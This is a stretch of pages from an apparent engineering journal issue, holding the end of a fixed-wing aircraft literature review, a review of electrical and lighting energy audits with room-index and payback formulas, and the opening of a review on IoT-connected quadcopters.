[30] E. Kaygan et.al.(2014). Study about composite wings of ultralight plane involved in a crash, and how to restore damaged wings back to it's original state such that it's initial strength is restored. The repair procedure was carried out by cutting the bottom shell plating with a rotary saw. A new flower flap was mounted and fitted to the ribs in such a way as to allow seamless movement on the rollers. The ribs were rebuilt using a fibre of S type glass involving epoxy resin solution whose strength amounts to 882Mpa. From this study it is evident that the cost of repairing a wing is 35-45% of the cost of buying a new wing depending upon the degree of damage.

[31] Kruger et.al.(2016). Aims to compare an Airbus A300 wing made of Al Alloy with the same wing made using Al Alloy 7086 on the basis of various parameters such as material composition, structural deformation and maximum principal stresses. It was observed that Al Alloy 7086 offers more strength and corrosion resistance than Al Alloy. It has good cold formability and medium fatigue strength. Using Ansys, equivalent stress, it's intensity and distribution was calculated for both the materials. Since the difference in results were found to be minimal, Al Alloy 7086 can be used in order to improve it's performance.

[32] F. Mattioni et.al.(2006). Studied on uncertainties in the aero elastic properties of the aircraft wing. If the divergence speed or flutter speed is sensitive to the critical speed, then it may result in catastrophic failure. Therefore it was important to find the divergence speed using deterministic equations of motion. This was calculated numerically by assuming the uncertainty as a Gaussian distribution. From the calculations it was found that the upper region above the boundary corresponds to unstable area.

[33] P. Bourding et.al.(2006). Aim is to develop a fixed wing aircraft that is capable of vertical flight. The thrust generated will be a combination of Coanda effect and Venturi effect which is called as Super circulation. This Super circulation is controlled by pivoting guide vanes that direct the air from thrust reverser over the wing. Computational Fluid Dynamics was carried out on Ansys which shows that the reversed fan flow can provide more than sufficient lifting force in ideal conditions by Super circulation.

CONCLUSION

The conclusion of the literature review is that we studied the research papers and found out that the efficiency is one of the most important factor of the fixed wing aircraft which can be improved by modifying factors like wing cord, wing span, modifying weight, material, etc. We also found out that ANSYS, Solid works, xflr5 are the software mostly used in analysis of the fixed wing aircraft.

REFERENCES

[1] Świątoniowski A, Szostak J, Chodorowska D, 2016, ―Repair technology of the composite wing of a light-plane damaged during an aircraft crash‖, Scientific Journal of Silesian University of Technology. Series Transport, 92, 149-157.

[2] KakumaniSureka, R Satya Never, 2015, ―Modeling and Structural analysis on A300 flight wing by using Ansys‖, IJMERR, Vol.4, 123-130.

[3] T.Ueda, 2003, ―Aeroelastic analysis considering structural uncertainty‖, Proceedings of the sixth international seminar on Aviation, Vol IX, 3-7.

[4] Valeriu DRÃGAN, 2010 ―A novel hovering type of fixed wing aircraft with stealth capability‖, INCAS Bulletin, Volume 2, 89-95.

[5] Adrian DINA, Sterian DANAILA, Mihai-Victor PRICOP, Ionut BUNESCU,2019, ―Using genetic algorithms to optimize airfoils in incompressible regime‖, INCAS Bulletin, Volume 11, 79-90.

[6] Cătălin, 2009, ―Flap Gap Oscillatory Blowing on 2D and 2.5D Wing‖, NAE. INCAS Bulletin, No.2, 122-128.

[7] Vasile, 2016, ―CFD Analysis of UAV Flying Wing‖, PRISACARIU. INCAS Bulletin, Volume 8, 65 – 72.

[8] Pavel Schor, 2017, ―Aerodynamic load of an aircraft with a highly elastic wing‖ Czech Technical University, 272–281

[9] Innokentiy, Egor, Roy, 1954-1961, ―Computational study of wing deformation and sting interference effects with the CAE-AVM test case‖ Chinese Journal of Aeronautics. March 18, 284-296

[10] MiroslawRodzewicz, Jerzy Lewitowicz, 2018 ―Lightness factors and exertion factors related to its own mass of fibre reinforced plastics applied in composite aeronautical structures (Part 1)‖. Journal of KONBiN 47, 5-13.

[11] Jiawen Yu, 2018 ―Design and Optimization of Wing Structure for a Fixed Wing Unmanned Aerial Vehicle [UAV]‖. Modern Mechanical Engineering, 249-263.

[12] Gary Ellingson[1] and Tim McLain[2], 2017 ―ROS Plane Fixed-Wing Pilot for Education and Research‖ International Conference on Unmanned Aircraft Systems (ICUAS), 1503-1507.

[13] LIEUT C.N. MONTIETH USA, (1922), ―Recent Airplane Design and Performance Improvements‖. SAE Translations, Vol.17. 834-841.

[14] Mark C. Palfram, J.Micah Fry and MazenFarhood, 2017 ―Robustness Analysis of flight Controllers for Fixed Wing Unmanned Aircraft Systems using Integral Quadratic Constraints‖, IEEE 1-17.

[15] Sergio Esteban, 2001, ―Static and Dynamic Analysis of Unconventional Plane: Flying Wing‖. AIAA. Atmosphere Flight methods Conference and Exhibit, 1-16.

[16] DevaprakashMuniraj, Mark C. Palfram, Kyle T.Guthrie, MazenFarhood,2017, ―Path following control of smart fixed wing Unmanned Aircraft System with H type Performance‖, Control Engineering Practice 67 , 76-91.

[17] Paul O. Jemitola, John P Fielding, 2010, ―Box Wing Aircraft Conceptual Design‖. ICAS 28th International Congress of Aeronautical Sciences, 1-10

[18] Scott A. Morton, David R. McDaniel et.al. ,2009 ―Kestral-A Fixed Wing Virtual Aircraft product of the CREATE program‖. 47th AIAA Aerospace Science Meeting Including the New Horizons Forum and Aerospace Exposition, 1-15.

[19] Yasir Ashraf AbdRahman, et.al., 2017, ―Design and Fabrication of Small Vertical Take-off-Landing Unmanned Aerial Vehicle‖. MATEC Web of Conference, 1-15.

[20] Daichi Wada Masato Tamayama 2019 ―Wing Load and Angle of Attack Identification by Integrating Optical Fiber Sensing and Neural Network approach in Wind Tunnel Test‖ MDPI Application.Sci , 1-15.

[21] Chukwugozie Jekwu Ejehet, Gbemisola Precious Akhabue, Evans Boah Annan, Kingsley KwoahTandoh, 2019 ―Evaluating the influence of unsteady air density to the aerodynamic performance of a fixed wing aircraft at different angle of attack using Computational Fluid Dynamics‖, 245-345

[22] Y.K.Wang, Q.Li, W.Shi, G.L.Sun, (2013) , "Wing rock motion of an aircraft model at fixed angle of attack" Procedia Engineering 67, 357-366.

[23] Wensheng ZHU, Zhouwei FAN, Xiongqing YU, 2019, "Structural mass prediction in conceptual design of blended-wing body aircraft" Chinese Journal OfAeronatics, 115-126

[24] Y.S.ONG and A.J.KEANE, 2002, "An Automated Optimization System for Aircraft Wing Design" 7th wt. Conference on Artificual Intelligence in Design CD ROM, 345-353

ISSN 2394 - 7780

[25] Ting YUE, Zijian XU, LixinWANG,Tong WANG, 2019, "Sliding mode control design for Oblique Wing Aircraft in wing skewing process". Chinese Journal of Aeronautics, 263-271.

[26] W.R.Kruger, J.Dillinger, R.DeBreukar, M.Reyes, K.Haydn, 2016 "Adaptive wing: Investigations of passive wing technologies for load reduction in the cleansky short fixed wing aircraft(SFWA) project". GREENER AVIATION, 122-133.

[27] Ali Reza Partovi, Wang Xinhua, Kia-yew Lum, Lin Hai, 2011 "Modeling and control of a Small-scale Hybrid Aircraft". 18th International Federation of Automatic Control,1-9.

[28] Peter.M.Render, 2010, "Maneuver of Fixed Wing Combat Aircraft", Encyclopedia of Aerospace Engineering. John Wiley and sons, Inc., 1-15.

[29] Alturbeh, Hamid and Whidborne, James F, 2014, "Realt time obstacle collision avoidance for fixed wing aircraft using B-Splines" .UKALC International Conference on control ,154-162.

[30] E. Kaygan and A. Gatto, 2014, ―Investigation of adaptable winglets for improved UAV control and performance‖, International journal of Mechanical, aerospace, Industrial and Mechatronics engineering, Vol.8, No.7, 1281-1286.

[31] Kruger,W.R.;Dillinger, J.; De Breuker, Roeland; Reyes, M.; and Haydn, K. Adaptive, 2016, ―Investigations of passive wing technologies for loads reduction in the cleansky smart fixed wing aircraft (SFWA) project, 122-133.

[32] F. Mattioni, A. Gatto, P.M. Weaver, M.I. Friswell and K.D. Potter, 2006, ―The application of residual stress tailoring of snap-through composites for variable sweep wings‖. 356-362

[33] P. Bourding, A. Gatto and M.I. Friswell, 2006, ―The Application of Variable Cant Angle Winglets for Morphing Aircraft Control‖, 24th applied aerodynamics conference , 1 of 13

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

REVIEW ON ELECTRICAL AUDIT-AN IMPROVISED LIGHTING SCHEME

Khan Md Ishaque, Naseem Ahamed, Luvkush patel, Khan Md Saad and Naeem Shaikh
Department of Electrical Engineering, Theem College of Engineering, Boisar

ABSTRACT
An electrical audit is simply an audit or calculation of how much electricity you are using in industry and of where that electricity is going. A brief review of electrical audit is done in this paper and some improvising techniques are also suggested, Procedure of detailed audit is explained. The fundamental goal of every audit is to provide service with least cost least environmental effect and with better quality. This can be achieved by performing the energy audit. Energy audit is nothing but the intermediate between energy management and load side energy demand. As demand of energy increases the energy consumption is at its peak level. The unnecessary use of energy is been reduced by adapting certain improvising techniques designed after carrying the audit. That leads to energy consumption.

Keywords: Electrical audit, Energy conservation, Energy management, Simple payback period, wastage of Energy

INTRODUCTION
Energy Audit is a disciplined independent inspection of an industry or organization. Also energy audit is most important part of an energy management program which indicates the actual status of industrial facility/system with regards to energy utilization efficiencies of different activities, efficiency of different equipments, processes and suggest remedial measures to reduce areas of energy wastage with well-defined economic implications.

The technical survey for the strength audit to reveal the consumption in industry, home area, clinic and power plant has been studied. All attempts are taken to the whole energy input correlating with production for the cited fields. As a result of the find out about the areas the place the electricity is wastefully used and the upgrades are felt, are recognized and corrective measures are encouraged so that the basic field effectively should be improved. Energy auditing is a need to for the electricity sovereignty of our country.

OBJECTIVE
1. Identifying the quality and cost of various energy inputs.

2. Assessing present pattern of energy consumption in different cost centers of operations.

3. Relating energy inputs and production output.

4. Identifying potential areas of thermal and electrical energy economic.

TYPES OF ENERGY AUDIT
• Preliminary Audit

• Detailed Audit

Preliminary audit (Walk-through audit)
In a preliminary energy audit, simply available data are ordinarily used for a normal analysis of electricity and overall tactics of the plant. This type of audit no longer requires a large size of data collection. These audits take a short span of time and the results are more general, providing common possibilities for energy efficiency. The monetary evaluation is normally restrained to calculation of the easy payback period, or the time required for paying again the initial capital funding through realized power savings.

Detailed Audit
A comprehensive audit provides a detailed energy assignment implementation plan for a facility, due to the fact it evaluates all important electricity the usage of systems. This kind of audit presents the most accurate estimate of strength savings and cost. It considers the interactive results of all projects, accounts for the electricity use of all fundamental equipment, and consists of exact power value saving calculations and venture cost. In a comprehensive audit, one of the key factors is the power balance. This is primarily based on an inventory of strength the usage of systems, assumptions of present day working prerequisites and calculations of electricity use this estimated use is then compared to utility invoice charges. Detailed electrical auditing is carried out in 3 phases.

ISSN 2394 - 7780

• Phase I - Pre Audit Phase

• Phase II - Audit Phase

• Phase III - Post Audit Phase

A.PHASE I: PRE AUDIT PHASE

A structured methodology to lift out a strength audit is integral for efficient working. Initial Site Visit and Preparation Required for Detailed Auditing A preliminary site go to may additionally take one day and offers the Energy Auditing Engineer An possibility to meet the personnel troubled, to make known him with the site.

Observations / Inspection

- A complete preliminary audit in the industry.
- Discuss various merits of energy audit.
- Inspect various Sections for any energy Wastage.
- Prepare a list of major energy consuming machinery/equipments with their ratings.
- Obtain drawings and electrical distribution.
- Check any loose connection and leakage.
- Suggestion and ECO's for audit Phase .




Fig-1: Flow chart for audit

B. PHASE II: DETAILED ENERGY AUDIT PHASE

Depending on the environment and complications of the site, a complete audit takes a few weeks to quite several months to complete. Detailed studies to establish, and investigate, power and cloth balances for precise plant departments or gadgets of technique tools are carried out. The audit report should accomplish with unique hints for distinctive engineering studies and feasibility analyses, which have to then be carried out to justify the implementation of those conservation measures that require investments. This segment essentially deals with collection of energy charges.

C. PHASE III: POST AUDIT PHASE

Post audit phase includes preparation and implement of action plan.an implementation of action plan defines a procedure to ensure successful realization of suggested improvement. It specifies, clear goals-resources, targets for saving, roles and responsibilities. Action plan can be updated on the certain intervals to reflect achievements by now, performance changes and shifting of priority initiatives.

METHODOLOGY

Auditing in Industries means checking the efficiency of production according to the consumption of energy, which has the some steps - preparation and planning, record series and evaluation, plant surveys and system measurements, remark and evaluation of working practices, facts documentation and analysis, reporting of the results and recommendations.

PROCEDURE FOR DETAILED AUDIT

A controlled methodology to perform an energy audit is needed for efficient working. A preliminary study of site is carried out each time, since the plan of action of an audit is most significant parameter.

A. First Site Visit and Preparation Required for Detailed Auditing-

First site visit may take one day and gives the Energy Auditing Engineer a chance to meet the personnel concerned, to get familiar with the site and to assess the procedures which are essential to carry out the audit. During the first visit of site the person should carry out several strategies-

- Discuss the plan with the site senior administration for aims of the energy audit
- Check the economic strategies related with the recommendations of the audit
- Analyze the major energy consumption data with the relevant personnel

ISSN 2394 - 7780

- Obtain site layout where available-forming blueprints, steam distribution network, compressed air distribution network, electricity distribution network etc.




Fig-2: Inputs and outputs of Energy audit

B. The main aim of this site visit are-

- To decide Energy Auditing team,
- To recognize the main energy consuming areas to be plotted during the audit,
- To identify any present instrumentation required for metering,
- To identify whether any meters will have to be installed prior to the audit eg. kWh, steam, oil or gas meters,
- To identify the mandatory instrumentation for conducting audit,
- To plan according to time,
- To collect exact data on plant energy resources,
- Major power consuming cores,
- Create awareness with help of meetings.

IMPROVISATION

During site inspection and field measurements, numerous issues are recognized. These problems can be overcome by precarious energy conservation techniques. In this division, the problems are overcome by recommending a new lighting scheme, by knowing of cost saving areas and a new wiring plan.

1. Proposed New Lighting Scheme

The several steps are planned to be applied for new lighting pattern, dividing the complete industry in small essential rooms and designing separate lighting scheme. With best suited environment of task taking place in that room, replacing the energy inefficient lighting lamps with energy efficient lighting. However, importance should be given to lamp life and Colour Rendering Index (CRI), using low wattage lamps with reduced height to maintain essential illumination, (uniformity of light is a must), optimize number of lamps at suitable location, etc.

2. New Wiring Diagram

In the planned wiring diagram, lighting intake of industries is reduced. The lamps are connected to a proper switch so that workers can easily turn ON sand OFF whenever is required. This preparation is used not only to reduce energy intake but also to reduce psychological load on workers. Thus, the position, number of switches and the spreading boards for all industries are critically selected.

For effective electric wiring, if its reasonable, special occupancy detection sensors can be combined in the industries for energy saving. Further, staircase wiring or easy to reach switches can also be involved in the wiring plan. In order to bring the proposed plan in action, a new distribution device is designed, which offers new position of switches, lamps and distribution board.

3. Identification of Cost Saving Area

The proposed idea of saving is divided into three parts – first part includes the calculation of number of luminaries in rooms for the future maintenance condition and application. Once the new typical illumination is accomplished, the last stage is finding out the kWh savings by using installed load efficacy ratio and the payback period for the new system. Efficient lighting design depends some factors which include length and width of the room.

ISSN 2394 - 7780

This could be decided according to the requirements at the time of building structure to select best room index with least lighting load. However, if the building is already constructed then there is still some potential to reassess the illumination on the working plane.

In order to achieve this, the mounting of the lamp from the ceiling can be reduced to increase the room index and to lessen the lighting load, but this has a disadvantage of non-uniformity of light on the plane. Therefore, the proposed method is to divide the whole room into small virtual rooms and each virtual room has its own lighting design. Further, lowest requirement of light will be desired to maintain the essential illumination in the working plane as per standard.

FOLLOWING FORMULAE ARE USED FOR LIGHTNING AUDIT CALCULATION

$$\text{Room Index}=\frac{(\text{length})(\text{breadth})}{(\text{length}+\text{breadth})(\text{height})} \quad (1)$$

$$\text{Number of luminaries}=\frac{(\text{lux})(\text{length})(\text{breadth})}{(\text{lumens})(\text{utilization factor})(\text{maintenance factor})} \quad (2)$$

Annual Energy Wastage (AEW) can be calculated by having the ratio of LUX/watt/ for each of the virtual room which is called Installed Load Efficiency Ratio (ILER).

$$\text{ILER}=\frac{\text{old lux/watt/m}^2}{\text{new lux/watt/m}^2} \quad (3)$$

$$\text{AEW}= (1\text{-ILER})*\text{watt}*\text{Operating Hours} \quad (4)$$

The Cost of Saved Energy (CSE) is calculated as,

$$\text{CSE}= (\text{units price})*\text{Total saved kWh} \quad (5)$$

The Simple Payback Period (SPP) can be calculated as

$$\text{Simple Payback Period}=\frac{\text{Expenditure}* 12}{\text{cost of energy saved}} \quad (6)$$

CONCLUSION

In this paper, energy conservation through lighting audit shows tremendous improvements. During lighting audit the highlighting point is to improve the lighting efficiency without affecting the visual comfort and productivity. Suggested methods for improvement of lighting efficiency, we have to improve luminous efficiency and for that, LED is best option. Energy audit building encompasses a wide variety of tasks and requires expertise in a number of areas to determine the best energy conservation measures suitable for an existing facility. The payback period for adopting the planned strategy can be quite low, less than a 1 year for the given industrial sector. This will add as a profit in future of this industry. Thus, it can be concluded that by optimizing lamp type, number of lamps and dividing the large workshop into small rooms, the energy consumption can be reduced and sustainable savings can be provide.

REFERENCES

- Barney L. Capehart, “Guide to Energy Management”, Book published by The Fairmont Press, Inc 2003, Chapter no 5. Jian Zhang, “How to Reduce Energy Consumption by Energy Audits and
- Energy Management: The Case of Province Jilin in China”, Technology Management in the Energy Smart World (PICMET), 2011 Proceedings of PICMET '11, September 2011, page no. 1-5.
- J. A. Qureshi, et al., “Demand Side Management through innovative load control” in TENCON 2010 - 2010 IEEE Region 10 Conference,
- Saurabh Kumar Rajput, Omveer Singh, “Energy Audit in textile industry : a study with ring frame motor”
- Abhishek Arya, Jyoti, Arunchalam P., Bhuvneshwari N., Awnish kumar , “Review on Industrial Audit and Energy Saving Recommendation in Aluminium Industry”
- Mr. P.S. Magdum, Mr. S.R. Lokhande, Mr. P.M. Mhaskar, Mr. I.D. Pharne, “A case study : Energy audit at commercial and educational building”
- Alan Meier, Thomas Olofsson, Roberto Lamberts, “What is an Energy Efficient Building ”

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

REVIEW ON MODELLING OF QUADCOPTER BASED ON IOT

Harsh Dhamnaskar[1], Advait Kadam[2], Pranjal Morkhade[3], Aniket Tandel[4] and Tejas Thakur[5]
B.E Student[1,2,3,4] and Assistant Professor[5], Automobile Engineering, Theem College of Engineering, Boisar

ABSTRACT
An unmanned aerial vehicle (UAV) (or unscrewed aerial vehicle, commonly known as a drone) is an aircraft without a human pilot on board and a type of unmanned vehicle. UAVs are a component of an unmanned aircraft system (UAS) which include a UAV, a ground-based controller, and a system of communications between the two. The flight of UAVs may operate with various degrees of autonomy: either under remote control by a human operator or autonomously by onboard computers. There are various type of UAV's which includes quadcopter.A Quadcopter also known as helicopter or quadrotor, is a multirotor helicopter that is lifted and propelled by four rotors. Quadcopters are classified as rotorcraft, as opposed to fixed-wing aircraft, because their lift is generated by a set of rotors (vertically oriented propellers). The Internet of Things (IoT) is a system of interrelated computing devices, mechanical and digital machines, objects, animals or people that are provided with unique identifiers (UIDs) and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction. Quadcopter has a limited range to fly. We studied that, if Internet of things is introduced to quadcopter, many of problems would be solved. That includes increasing the range to a greater extent. Also if thermal camera is introduced to quadcopter. Night vision and many more problems would be eliminated.

Keywords: UAV, UAS, IOT, UID.

INTRODUCTION
The Internet of Things (IoT) is a system of interrelated computing devices, mechanical and digital machines, objects, animals or people that are provided with unique identifiers (UIDs) and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction. The definition of the Internet of things has evolved due to the convergence of multiple technologies, real-time analytics, machine learning, commodity sensors, and embedded systems Traditional fields of embedded systems, wireless sensor networks, control systems, automation (including home and building automation), and others all contribute to enabling the Internet of Things. In the consumer market, IoT technology is most synonymous with products pertaining to the concept of the "smart home", covering devices and appliances (such as lighting fixtures, thermostats, home security systems and cameras, and other home appliances) that support one or more common ecosystems, and can be controlled via devices associated with that ecosystem, such as smart phones and smart speakers.

QUADCOPTER
A quadcopter, also called a quadrotor helicopter or quadrotor is a multirotor helicopter that is lifted and propelled by four rotors. Quadcopters are classified as rotorcraft, as opposed to fixed-wing aircraft, because their lift is generated by a set of rotors (vertically oriented propellers). Quadcopters generally use two pairs of identical fixed pitched propellers; two clockwise (CW) and two counterclockwise (CCW). These use independent variation of the speed of each rotor to achieve control. By changing the speed of each rotor it is possible to specifically generate a desired total thrust. At a small size, quadcopters are cheaper and more durable than conventional helicopters due to their mechanical simplicity Their smaller blades are also advantageous because they possess less kinetic energy, reducing their ability to cause damage.

INTERNET OF THINGS
The Internet of Things (IoT) is a system of interrelated computing devices, mechanical and digital machines, objects, animals or people that are provided with unique identifiers (UIDs) and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction. The definition of the Internet of things has evolved due to the convergence of multiple technologies, real-time analytics, machine learning, commodity sensors, and embedded systems Traditional fields of embedded systems, wireless sensor networks, control systems, automation (including home and building automation), and others all contribute to enabling the Internet of Things. In the consumer market, IoT technology is most synonymous with products pertaining to the concept of the "smart home", covering devices and appliances (such as lighting fixtures, thermostats, home security systems and cameras, and other home appliances) that support one or more common ecosystems, and can be controlled via devices associated with that ecosystem, such as smart phones and smart speakers.

A. Abbreviations and Acronyms
IOT Internet of Things

ISSN 2394 - 7780

UAV Unmanned Arial Vehicles

ECS Electronic Control System

BLDC Brushless DC motor

B. Figures




Figure-1: Moments of Quadcopter [35]

LITERATURE REVIEW

Anirban Mukherjee, et.al. (2015). IOT technologies which have an immense impact on our modern lives. IOT will successfully replace many other existing resources and techniques of doing task for the better human and industrial use. IOT has its various application, challenges and methods which plays a vital role in network building and interfacing with IOT model with its development. Aims to compare full duplex wireless and its application in IOT system with earlier used half duplex system. It has is also suggested method in order to cancel self- interference and then highlighted the advantages of full duplex over presently used half duplex wirelex communication which also includes overall physical layer throughout improvements.Thus full duplex wireless overshadow half duplex increasing performance as well.[1]

Olivier Debauche, et.al. (2013) Proposes the learning protocol which successively use individual and integrated sensors on board to send data by modulations to gateway to IOT. Internet Of Thingsare the next infomation revolution considerably and estimated the estimated number of devices connected at a horizon of 2020 will be at 50 billion. Internet Of Things includes various smart interconnected devices such as sensors, actuators, autonomous devices, drones,etc . Connected devices can be self-configurable and can be supported by interporable communication protocols. [2]

Svetoslav Zabunov (2015) This paper is study about 'Internet of things' (IoT) used for quadcopter. The current paper tries to disclose all aspects of using drones as Internet of Things. Also the benefits are discussed about connecting the drone to internet and Quadcopter system. The Quadcopter is controlled through graphical user interface (GUI). Communication between GUI and Quadcopter is done by using wireless communication systemalso drawbacks. "Drones are among the most hazardous devices of the modern technological advances and coupled with the weaknesses of IoT may result to catastrophic result if not dealt with as needed" , This lines states the conclusion of the paper. [3]

Falguni Jindal, Rishabh Jamar, et .al. (2015) The paper presents the future challenges of IoT , such as the technical connectivity , compatibility and longevity , standards , intelligent analysis and actions , security, business investment , modest revenue model etc. , societal changing demands , new devices, expense, customer confidence etc and legal challenges laws, regulations, procedures, policies etc. [4]

Chun Fui Liew, Danielle DeLatte, et.al. (2013) This paper is a general overview on the definition, types, categories, and topics of UAV, also this describes a systematic way to identify 1,318 high-quality UAV papers from more than thirty thousand that have been appeared in the top journals and conferences. Also it states that as the types of UAV are growing rapidly. There is a urgent need to have an overview on the UAV types and categories to enhance readers' understanding and to avoid potential confusion. This paper has surveyed quadcopter, hexacopter, fixed-wing, flappingwing, ducted-fan, blimp, cyclocopter, spincopter, Coandˇa, and various others. [5]

ISSN 2394 - 7780

Gordana Ostojić, Stevan Stankovski, et. al. (2012) In this paper it will be represented a development of a quadcopter system and potential application in which it can be implemented. Also its structural model, components and its block diagram, hovering stability, dimensions. Also its control algorithms. Also discussed civil and military applications and future applications. System described in this paper consists of cameras to capture different terrain and processing unit to record or processing recorded state.This also suggest PID control system . LQR system aims to reduce the magnitude of control input without affecting the performance of control algorithm. [6]

Parag Parihar,et.al. (2015) Review of overall design and development analysis of Quadcopter which will be an imperative existense of the coming future. This paper also covers the development in drone technologyinnovative uses for drones and how drones will make on impressive impact society. Quadcopter will be the upcoming revolutionary future of technologies. [7]

Mr. Kalpesh N. Shah, Mr. Bala J. Dutt, et.al. (2013) This paper posed on improvement in its weight carrying capacity of quadcopter. Main goal is to fabricate a Quadrotor which can be used for multipurpose application in market, military, commercial and industrial applications like Traffic monitoring and management, Search and rescue operation, Temperature and altitude estimation, Crowd management, Locating forest fire or frost conditions in farmlands, Weather forecasting, post natural disaster, Object identification and Reconnaissance. [8]

Suyog Mulye et. al. (2016) Study of some algorithms necessary to enable autonomous flight using smart phones flight controller. Some of the most interesting recent research in quadcopter flight is related to fully processing autonomous system i.e only by using onboard processing and sensing. Modern smart-phones have all the necessary sensors needed for quadrotor flight and also provide a powerful mobile computing environment. This paper also present first online implementation of a velocity estimation algorithm, which generates image space feature location prior distribution and uses Bayesian interference to create 'soft' point correspondence to calculate maximum velocity and height. [9]

Sruthi krishna. , Dr. Anil G. (2010) Used synthetic compounds controlled by remote sensor arrange to help to help short deferralsin control circle to process data from sensor. Used 1)RGBD sensors 2) Gas sensors 3) Raspberry PI 4)Pesticides sprayer. Gas sensor capable of sensing explicit working or odour. RGBD sensor for seriousness sensing tool and RGB camera. Raspberry pi model 3B. It ropes wireless internet by built in WiFi in addition to Bluetooth. Also used GPS system Inertial navigation system (INS) . Using such components drone can plant seeds ,shoot plant nutrients in soil, analyse soil and fields. By embedding hyper spectral , thermal spectral ,multispectral sensor drone can identify which part of land is dry and accessing irrigation plan become easy. [10]

James C. Rosser et.al. (2018) This article provides a comprehensive review of current and future drones for medicine , in hopes of empowering & inspiring more aggressive investigations. Used (RPAS) remote piloted aircraft system which has been used mostly in military & is internationally accepted. Used (SAR) synthetic aperture radar, light detection ranging radar etc .Applicable for many of sources pertaining to environment and conservation. And other sources in industry, construction, shipping enforcement etc. [11]

Fred schenkelberg.(2016) Use technology fly and pickup and deliver package to specific location or address should be durable, hence used redundant sensors, logic controller and reserve tank, battery capacity. But costly in fabrication. [12]

Quentin F. M. Dupont et.al. (2017) Used (BIM) Building information modelling for better productivity. BIM is defined by US national biuilding info model, which looks like 3D model but is meant to stroke information like material, cost, or scheduling at components level. But not connected to world yet. Used sensory 1) motor autonomy:- uses only high level command of human for trajectory by GPS coordinates 2) reactive autonomy:- allowing robot to handle external perturbation like obstacles.3)cognitive autonomy:- perform reactive autonomy, achieve simultaneous localisation and mapping for data collection, laser based and visual with monocular or stereo camera. [13]

Muhammad Arsanal Khan et.al. (2016) In this paper they used components 1) scope definitions 2) flight planning 3) flight implementation 4) Data acquisition 5) Data processing & analysis 6) optimized trafficapplication . Low altitude (<150mm) multirotor.For route of flight for automated flight, mission planner &ugcs ground station software are used .(LOS) line of sight is compulsory for stability (gimbal 3-axis) & small rotor. [14]

Usman Nair, Kamran Bodla. (2015) Used for power transmission line inspection and other civil applications. PID controller is used. For simulation & hardware for highly practicle outdoor services potentially dangerous equipment. PID controller minimize errors lightweight 1kg & can light 2kg payload, 10 min of flight duration with speed of 5/sec. High efficient propeller of 10in length and 4.7 in pitch angle. Motor 1500kv, 4dc brushless motor, rechargeable battery lithium ion polymer, power efficient ,ease of control, small size, responsive, video capturing in real time .[15]

Carlos Lima Azevedo et.al. (2014) Image collection and image processing, vehicle identification and vehicle tracking methodology was used. Different algorithm & numerals was used. Low frame rate of 2s camera for extraction, HD images, background subtraction techniques common for tracking application. 95% of trajectories were successfully extracted with high temporal and spartial resolution of 2s and 0.25 cm. [16]

Cheng -Husang Yang et.al. (2010) Implemented rotor craft, gimbal camera for capturing images, sensors used. GPS sensor , gyroscope ,radio receiver, barometer, microprocessor.7kg in weight 2km control radius six rotor. Allow 15 of hovering time 1m radius & half meter in height. Increase efficiency , feasibility and safety of inspection. [17]

Ravi jangir et.al. (2015) Analysis of single rotor & co axial rotor drone was done. It is seen that co axial design provides increase payload for same engine power torque. Coaxial avoids effects of dissymetry of lift through use of two rotors turning in opposite direction, causing blade to advance on either side at same time . CFD analysis was conducted. [18]

S. Selvaganapathy& A. Llangumaran . (2017) The goal was to develop “Human organ drone delivery system” 3D robotics Arducopter was chosen as a brain of drone it is capable of autonomously hovering in targeted hospital and used BLDC motor, ECS , 4 propeller, battery of 3sip 11.1 volts, PID algorithm, capable of taking footages and works perfectly as per given commands. [19]

Zainab H. Ali, Hesham A. Ali, (2015) This paper is based on study of 2 categories :- i) General challenges: such as communication, heterogeneity, virtualization and security; and ii) Unique challenges: such as wireless sensor network (WSN), Radio Frequency Identification (RFID), and finally Quality of service (QoS) that is considered as a common factor between both general and special challenges. [20]

